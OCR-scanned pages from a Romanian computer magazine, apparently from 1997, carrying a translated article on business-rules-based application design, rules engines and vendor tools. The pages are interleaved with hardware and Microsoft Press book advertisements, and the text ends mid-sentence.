
- segmentare PnP
- autoconfigurare
- securitate

- coax thin/thick, TP, F.O.
- management SNMP
- suport RMON

TORNADO Sistems

distribuitor și integrator de sistem

Constanța tel: 041-618580 fax: 041-619457
București tel: 01-6672823 fax: 01-6672987



Vă mai amintiţi de toate acele aplicaţii COBOL care au fost scrise în ultimii 20 de ani? Acelea care au fost cârpite şi peticite de un milion de ori? Acelea pe care nu le mai înţelege nimeni? Acelea care conţin toate regulile activităţii companiei voastre? Da, chiar acele aplicaţii COBOL.

Câteodată le poţi lăsa în pace să-şi facă treaba pentru care au fost create. Dar cel mai adesea, modernizarea şi re-tehnologizarea aduc schimbări în modul în care compania îşi derulează activitatea, schimbând în acelaşi timp procesele şi practicile curente.


Aceste schimbătoare reguli ale activităţii (business rules) trebuie definite cu claritate în sistemele de aplicaţii, astfel încât să poată fi uşor de înţeles şi de modificat odată cu schimbările din activitatea companiei. Pentru a atinge acest deziderat există două dificultăţi care se cer depăşite. În primul rând, trebuie să păstraţi posibilitatea de a avea acces uşor la regulile existente pentru a vă asigura că sunt încă relevante. În al doilea rând, trebuie să permiteţi ca profesioniştii responsabili cu planificarea economică să poată cu uşurinţă să-şi exprime gândirea în cadrul sistemului.

Problema este însă că punctul de plecare în crearea logicii complexe care conduce o aplicaţie este încă reprezentat de instrumente de dezvoltare 3GL şi 4GL. Ca urmare, codul rezultat este adesea orientat mai mult pe tehnologie decât pe activitatea modelată. O aplicaţie simplă de baze de date, de exemplu, cere proiectantului să gândească mai degrabă în termeni tehnici (cum să interogheze tabelele bazei de date, cum să efectueze un join, etc.) în loc să se concentreze asupra conceptelor legate de activitate, cum ar fi de exemplu verificarea limitei creditului unui client. Evident că a gândi în aceşti termeni are foarte puţină legătură (dacă are) cu activitatea propriu-zisă pe care aplicaţia trebuie să o abordeze.

O nouă specie de instrumente de dezvoltarea încep să se evidenţieze. Acestea intenţionează să obţină codul direct din regulile activităţii. Din păcate, aceste instrumente mai au o cale lungă până să poată fi puse chiar în mâinile celor care conduc afacerea.

Ce sunt regulile afacerii?

O regulă a afacerii (sau a activităţii) este un enunţ simplu care guvernează modul în care datele sunt validate, calculate şi prezentate. Proiectanţii care se bazează pe o metodă de



REGULILE JOCULUI

Uită de COBOL și de triggere. Regulile activității se îndreaptă spre stratul intermediar și spre limbaje mai simple.

De Michael Barnes și David Kelly

dezvoltare bazată pe reguli ale activității încep prin a defini un set limitat de reguli care definesc procesul desfășurat și restricțiile care operează în cadrul organizației. Regulile activității pot fi o bună soluție de a separa și centraliza logica specifică a unei aplicații.

Abordarea bazată pe regulile activității ar putea fi extrem de valoroasă în mediile în care schimbările sunt rapide. Schimbările în modul de operare a afacerii trebuie doar să fie reflectate în regulile activității, nu în întreaga aplicație. Spre deosebire de cazul dezvoltării obișnuite, procedurale, o aplicație dezvoltată pe baza regulilor activității nu va trebui în mod necesar modificată pentru a putea admite modificări în structurile de date pe care se bazează.

Desigur, pentru a putea face cu ușurință modificări într-o aplicație se impune ca regulile activității, care formează fundamentul aplicației, să fie logic separate de datele și funcționalitatea aplicației. În același timp, aceste reguli trebuie să poată fi ușor accesate. Cea mai comună abordare este stocarea acestor reguli într-un motor de reguli (rules engine). Acest motor este nivelul de acces prin care proiectanții și specialiștii afacerii pot să consulte, să modifice și să administreze regulile care guvernează procesul economic și totodată aplicațiile pe care le susțin. Pe măsură ce regulile activității și cerințele utilizatorilor se schimbă (și întotdeauna se schimbă), proiectanții pot să schimbe pur și simplu regulile care stau la baza aplicațiilor. Alternativa curentă este de a căuta regulile „cablate“ prin instrucțiuni SQL în procedurile stocate și triggerele bazei de date.

Există două feluri de a privi regulile activității. Mai întâi este abordarea data-centrică, în care regulile activității definesc modul în care aplicațiile interacționează cu datele. Cealaltă abordare este orientată pe activitate, regulile activității definind modul de acțiune a companiei și logica asociată cu o aplicație.

Abordarea data-centrică de implementare a regulilor activității este de departe cea mai comună în prezent. Acesta este motivul pentru care regulile sunt cel mai adesea implementate ca triggere și proceduri stocate în baza de date. De exemplu, o regulă standard privind câmpul care cuprinde numele unui client poate pretinde ca, înainte ca un client să fie adăugat, informațiile despre acesta să conțină și un număr de telefon valid. De fiecare dată când un nou client este adăugat în baza de date, această regulă este declanșată (triggered) și validează datele.

Abordarea data-centrică poate fi implementată în patru feluri:

Database-driven: Regulile activității sunt stocate ca proceduri sau triggere într-o bază de date SQL. Această abordare este puternic orientată spre anumite câmpuri de date sau tabele. Orice instrument de dezvoltare care se poate interfața cu proceduri stocate sau cu triggere (dar nu neapărat să le creeze sau să le administreze) poate fi considerat un instrument de dezvoltare bazat pe reguli ale activității. Utilizând această definiție, produse ca Oracle Developer/2000 sau PowerBuilder (de la PowerSoft) sunt bazate pe reguli ale activității.

Database-independent: Regulile activității sunt proceduri stocate sau triggere într-o bază de date, dar aceste sunt generate și administrate de instrumentul de dezvoltare. Această abordare ridică efectiv crearea și administrarea regulilor data-centrice ale activității de la nivelul unui instrument specific bazei de date la nivelul unui instrument de dezvoltare de aplicații. Un bun exemplu de produs din această clasă este VisionBuilder (de la Vision Software), care generează automat procedurile stocate și triggerele corespunzătoare pentru baza de date vizată.

Client-based: Regulile activității pot fi încapsulate și la nivelul clientului, cu toate că puțini producători se laudă cu asta. În acest caz, logica asociată interacțiunii cu baza de date este codificată în partea client a unei aplicații, iar procedurile stocate și triggerele în general nu vor fi folosite. Multe instrumente client/server în două straturi (two-tier) merg pe această cale. Dar, în această situație, datele și logica activității sunt cuprinse ambele în

PROIECTÂND BAZE DE DATE


Regulile jocului
43
O carieră în modelarea datelor
47
Ce-i nou în RAD?
51

ILUSTRAȚIA: JEFF BERLIN © 1997

logica aplicaţiei, astfel încât nu se păstrează o separare clară a celor două.

Server-based: Unele instrumente de dezvoltare din a doua generaţie au folosit această definiţie în privinţa regulile activităţii. În acest scenariu, regulile activităţii create cu un instrument de dezvoltare devin servicii aplicative de nivel intermediar (middle-tier), aflate pe un server de aplicaţie. În felul acesta aplicaţia principală şi logica relativă la date se află pe serverul de aplicaţie şi nu în baza de date. Câteva exemple de produse bazate pe această abordare sunt Advanced Application Development Environment (de la Forte) şi Developer (de la USoft).

Abordarea centrată pe activitate este implementată de obicei într-o manieră orientată pe logică. În locul specificării restricţiile impuse asupra anumitor date elementare sau tabele, o abordare orientată pe logică capturează informaţii de nivel înalt privind logica activităţii şi regulile asociate diferitelor situaţii. La momentul execuţiei, aceste reguli sunt folosite pentru a genera răspunsuri potrivite şi acţiuni conforme cu situaţiile specifice. Această abordare reprezintă o aplicaţie a tehnologiilor sistemelor expert în domeniul comercial. Un mediu de dezvoltare bazat pe această abordare este Elements Environment de la Neuron Data.


De la reguli la aplicaţii
Reguli pentru date
Reguli pentru activitate
Reguli pentru prezentare
❶ Folosind declaraţii de reguli, definiţi modul în care va lucra şi se va prezenta aplicaţia
Model pentru date
Model pentru activitate
Model pentru pezentare
❷ Memoraţi regulile într-un depozitar. Ele vor deveni un model pentru aplicaţie.
Servere database
Informaţia poate fi memorată ca limbaj de definire date SQL, triggeri şi proceduri memorate ...
...sau pe un server de aplicaţie ca şi componentă DCOM sau CORBA
Servere de aplicaţii
Puteţi creea UI în mai multe medii de dezvoltare.
Aplicaţii VB
Applet-uri Java
C++
❸ Traduceţi modelul într-un program.

Cu VisionBuilder de la Vision Software puteţi transforma modul de lucru într-o aplicaţie.

Locul informaticii

Toate organizaţiile sunt confruntate cu o concurenţă acerbă şi cu necesitatea de a scurta timpul de pregătire şi lansare pe piaţă a produselor. Una dintre cele mai răspândite metode de a trata aceste probleme este creşterea investiţiilor în tehnologii informatice. Cele mai multe organizaţii au înţeles că avantajele informaticii pot fi lesne transformate în avantaje comerciale, cum ar fi creşterea productivităţii, a comunicării şi a eficienţei. Aplicaţiile economice sunt în consecinţă tot mai căutate de către cei care conduc afacerea, cărora le sunt de fapt adresate. Deci care-i problema?

Dacă departamentul de informatică este o componentă majoră a echipei de management, practicile folosite în conducerea afacerii şi procesele ce se desfăşoară în sânul organizaţiei trebuie la rândul lor să se afle în miezul sistemelor şi aplicaţiilor departamentului IT. Aceste procese sunt în consecinţă codificate în aplicaţii pe parcursul proiectării. Ce urmează? În postura de conducător al afacerii, v-aţi simţi în siguranţă să vă derulaţi operaţiunile pe „pilot automat“? Cum puteţi să ştiţi care sunt constrângerile economice şi politicile de conducere care formează sufletul aplicaţiilor pe care vă bazaţi? Mai important: cum puteţi se ştiţi dacă cele care sunt folosite mai sunt încă valabile?


O abordare bazată pe reguli ale activităţii este o cale foarte bună de a cultiva în proiectarea aplicaţiilor o mentalitate mai orientată pe problemele afacerii şi a descuraja o conformare strictă la conceptele data-driven. Aplicaţiile, spune teoria, se construiesc pe baza nevoilor fundamentale ale unei organizaţii şi nu pe constrângerile metodologiei folosite. Această teorie este absolut valabilă în multe circumstanţe, dar mai există două motive pentru care regulile activităţii sunt valoroase. În primul rând, ele sporesc uşurinţa cu care utilizatorii pot să comunice proiectanţilor care sunt cerinţele lor din perspectiva activităţii specifice. În al doilea rând, ele oferă proiectanţilor abilitatea de a aduce schimbări unei aplicaţii odată cu schimbările care apar în cerinţele afacerii.


Întreprinderile ar trebui să ia în considerare o abordare a proiectării aplicaţiilor pe baza regulilor activităţii mai ales în proiecte în care logica afacerii joacă un rol cheie – de exemplu atunci când mai multe aplicaţii trebuie să acceseze date comune sau atunci când schimbări continue în aplicaţie vor fi conduse prin schimbări ale datelor corespunzătoare. De asemenea, această abordare este potrivită pentru organizaţiile angrenate în data warehousing sau într-un efort de re-organizare a procesului afacerii (business process reengineering). În principiu, abordarea bazată pe business rules se pretează foarte bine oriunde există un interes major în corecta înţelegere şi exploatare a datelor la nivelul întregii organizaţii.

Fără reguli

Cu toate că abordarea bazată pe regulile activităţii poate fi aplicată într-o varietate de situaţii, ea nu acoperă toate nevoile proiectării. De pildă, aplicaţiile pentru fundamentarea deciziei manageriale şi sistemele de informare a conducerii executive nu se pretează la această abordare, deoarece nu sunt aplicaţii obişnuite, tranzacţionale. În plus, organizaţiile care se mulţumesc să construiască aplicaţii orientate desktop în medii de dezvoltare rapidă (RAD) – cum ar fi Visual Basic sau PowerBuilder – sau cele care au experienţă în dezvoltarea de mici aplicaţii utilizând instrumente simple (cum este Access) ar putea să considere că e mai uşor să dezvolte în continuare astfel de mici aplicaţii folosind aceste unelte.


O abordare bazată pe regulile activităţii este foarte dificilă (dar probabil şi extrem de benefică) atunci când o organizaţie are un proces al afacerii insuficient de bine definit. Abordarea bazată pe reguli furnizează o metodologie pentru descrierea procesului afacerii într-o formă fără ambiguităţi, astfel încât să poată fi automatizat. Cu toate că, teoretic, toate organizaţiile au un set de reguli ale activităţii care definesc procesele afacerii, o mare parte dintre organizaţii nu dispun de nici o reprezentare formală sau de un model reprezentativ pentru acest proces. Definirea unor reguli efective ale activităţii s-ar putea să fie imposibilă atâta vreme cât






este timpul

Îți lipsesc. ***Ți le-ai dori.*** ***Resursele pentru instruire și certificare*** *Microsoft.* ***Norocul*** *tău,* ***Microsoft Press are soluția****; seturile de resurse și seturile de instruire în ritm propriu care te ajută să* ***înveți*** *despre ceea ce ai* ***nevoie****, atunci când ai nevoie să știi. Indiferent că dorești să-ți* ***perfecționezi*** *cunoștințele anterioare sau să-ți creezi un* ***program de instruire într-un ritm propriu,*** *vei afla că mai ai și* ***timp pentru viața*** ***ta.***



Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7



Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

COMPUTER PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

procesul economic propriu-zis este vag.

O altă posibilă consecință negativă pentru o echipă de proiectare lucrând cu un proces al afacerii insuficient de bine definit este pierderea concentrării asupra unei probleme și transformarea proiectării de aplicații bazate pe reguli ale activității într-un efort de re-modelare a procesului afacerii. Abordarea bazată pe reguli este una descriptivă și se concentrează pe automatizarea practicilor curente. Re-modelarea procesului afacerii este activitate prescriptivă și analizează dacă modul de operare de ansamblu al organizației este corect sau nu. Această diferență este foarte importantă și trebuie să fie bine înțeleasă, atât de proiectanți, cât și de profesioniștii în business implicați în procesul de dezvoltare de aplicații.

Dacă vrei să utilizezi reguli ...

Modelarea comportamentului unui sistem complex nu e o sarcină ușoară. Cu toate că producătorii au făcut procesul mai ușor, definirea regulilor de activitate și translatarea lor în aplicații propriu-zise nu se face încă într-un mod suficient de intuitiv pentru a câștiga o largă răspândire. Totuși, ca orice oportunitate implicând un important profit potențial, această problemă va fi rezolvată. Pornind de la această convingere, iată câțiva producători care oferă software cu un solid suport pentru business rules:

Compendium Research: Universal Transaction Exchange Engine (UTX) este un motor tranzacțional pentru construirea de depozite de date și soluții pentru piețe verticale. Regulile pot fi configurate, dezvoltate și administrate de persoanele din management și nu de către proiectanți.

Neuron Data: Elements Environment este o unealtă de dezvoltare C++ pentru platforme multiple care cuprinde și Intelligent Rules Element, care permite modelarea regulilor separat de logica aplicației.

Riverton Software: How. Un instrument de dezvoltare obiectual pentru modelarea și generarea de aplicații PowerBuilder. How suportă includerea regulilor activității în obiecte.

Sapiens: ObjectPool este un mediu de dezvoltare orientat pe obiecte care permite crearea de reguli în obiecte și integrarea cu aplicații mai vechi.

Texas Instruments Software: Performer este un mediu de dezvoltare bazat pe componente care permite crearea și administrarea regulilor activității într-un depozitar.

USoft: USoft Developer este un mediu grafic care se concentrează asupra regulilor activității ca parte integrantă a procesului de proiectare. Suportă crearea regulilor în SQL standard.

Vision Software: VisionBuilder este un mediu de dezvoltare care susține crearea regulilor de activitate printr-o interfață vizuală. Generează automat cod SQL pentru baze de date relaționale.

Reguli și componente

Competiția și necesitatea de a ieși repede pe piață sunt presiuni care nu vor scădea într-un viitor previzibil. În plus, Internetul a schimbat în mod fundamental procesul de dezvoltare a aplicațiilor printr-o substanțială simplificare a procesului de livrare a produselor și prin deschiderea proiectării către noi categorii de specialiști, cum sunt administratorii de situri Web (Webmasters). Ca urmare, ciclurile de dezvoltare s-au scurtat iar controlul modificărilor în aplicații este mai dificil ca niciodată.

Dezvoltarea bazată pe componente și-a câștigat o popularitate tot mai largă, nu doar ca modalitate de a crea aplicații flexibile și sigure, dar și ca un mod de a crește productivitatea procesului de dezvoltare prin reutilizarea codului. Regulile activității vor constitui doar un tip de componente. Alte componente vor cuprinde funcționalitatea, datele sau resursele care sunt încapsulate. Cu toate acestea, dintr-o perspectivă globală, componentele corespunzătoare regulilor activității ar putea deveni resursa dvs. cea mai importantă.

Impunerea Internetului și a modelului de calcul multi-strat (Hyper Tier) aduce cu sine un acces îmbunătățit pentru mai mulți utilizatori la mai multe date, din mai multe surse. Pentru a rămâne competitive, companiile trebuie să caute tot mai mult să permită un acces unificat la date și aplicații din surse multiple, care până acum nu erau conectate. Aceasta înseamnă că proiectanții trebuie să se concentreze asupra unor aplicații flexibile și scalabile, cu un grad ridicat de distribuire a procesării. În același timp, organizațiile trebuie să devină mai conștiente de necesitatea de a furniza definiții consistente pentru elementele proceselor și de a folosi tot mai mult meta-datele.

Frumusețea utilizării regulilor activității provine din faptul că profesioniștii business-ului pot să scrie regulile care guvernează procesele afacerii în limbaj natural. Proiectanții dezvoltă apoi aplicația în jurul acestor reguli, considerând regulile actuale ca fundamentul aplicației. Drept urmare, regulile sunt limbajul comun pentru proiectanții de aplicații și comunitatea oamenilor care se ocupă de afacerea propriu-zisă. Alternativa este ca utilizatorii să-și definească cerințele și apoi să se roage ca proiectanții să le înțeleagă corect și, mai important, să construiască cu precizie aplicația în jurul acestor cerințe. Fără business rules nu există o cale bidirecțională, clară și controlabilă, între cerințe și cod.

Din păcate, încă nu suntem aproape de posibilitatea de a defini reguli ale activității la un nivel de abstractizare suficient de înalt ca acest scenariu să fie cu adevărat posibil. Instrumentele de modelare și dezvoltare care susțin actualmente abordarea bazată pe reguli nu oferă o cale intuitivă de la specificarea acestora în limbaj natural până la generarea codului aplicației. Odată ce regulile activității sunt articulate de către utilizatori, proiectanții încă mai trebuie să definească aceste reguli în cadrul aplicațiilor. Beneficiile aduse de regulile activității dispar dacă acestea nu sunt ușor de înțeles atât pentru specialiștii departamentului informatic cât și pentru managementul organizației. Utilizarea pe scară largă a regulilor activității în dezvoltarea aplicațiilor va avea loc doar atunci când instrumentele vor ridica nivelul de abstractizare pentru definirea regulilor și vor 